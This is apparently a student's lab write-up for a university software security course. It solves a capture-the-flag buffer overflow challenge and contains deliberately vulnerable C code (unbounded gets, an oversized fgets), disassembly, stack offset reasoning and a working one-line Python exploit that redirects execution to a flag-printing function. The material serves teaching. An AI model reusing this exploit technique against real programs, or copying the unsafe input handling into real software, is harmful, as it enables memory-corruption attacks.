Islamic University of Technology

SWE 4504
SOFTWARE SECURITY

Lab - 04
Assignment


Mukit Mahdin
ID : 200042170
Program : SWE
Department : CSE
Date : 31 October, 2023

Task - 1 :

Source Code :

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int win(int can_u_set_me)
{
    char another_buf[8];
    gets(another_buf);

    if (can_u_set_me == 0x1)
    {
        FILE *fp;
        if ((fp = fopen("flag.txt","r")) == NULL)
        {
            printf("Error! opening file");
            exit(1);
        }

        char flag[69];
        fgets(flag, sizeof(flag), fp);
        printf("%s\n", flag);
        exit(0);
    }
    return 0;
}

void vuln()
{
    char buf[12];
    fgets(buf, 69, stdin);
}

int main()
{
    vuln();
    printf("Goodbye!\n");
}
```

```
Stack Frame of vuln() Function :
```




```
 Disassembly of vuln() :

  0x08049281 <+31>:    lea    -0x14(%ebp),%edx
  0x08049284 <+34>:    push   %edx
  0x08049285 <+35>:    mov    %eax,%ebx
  0x08049287 <+37>:    call   0x8049070 <fgets@plt>
```

```
Here buf [ ] is 0x14 byte lower than ebp, 0x14 = Decimal 20
```

```
Return Address of win() - 0x80491c6
```

```
Stack Frame of win() :
```




The argument should be set to one to get the flag. In Hexadecimal Format: 1 is represented as 0x00000001.

So the one line exploit will be :

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 +
b"\xc6\x91\x04\x08\n" + b"A"*28 + b"\x01\x00\x00\x00")' | ./vulnB
```

The Flag is :
softsec{YoU_4re_1337!}



```
mahdin@asus-vivobook-s15:~/Software-Security-Lab/Lab-04$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\xc6\x91\x04\x08\n" + b"A"*28 + b"\x01\x0
0\x00\x00")' | ./vulnB
softsec{YoU_4re_1337!}
```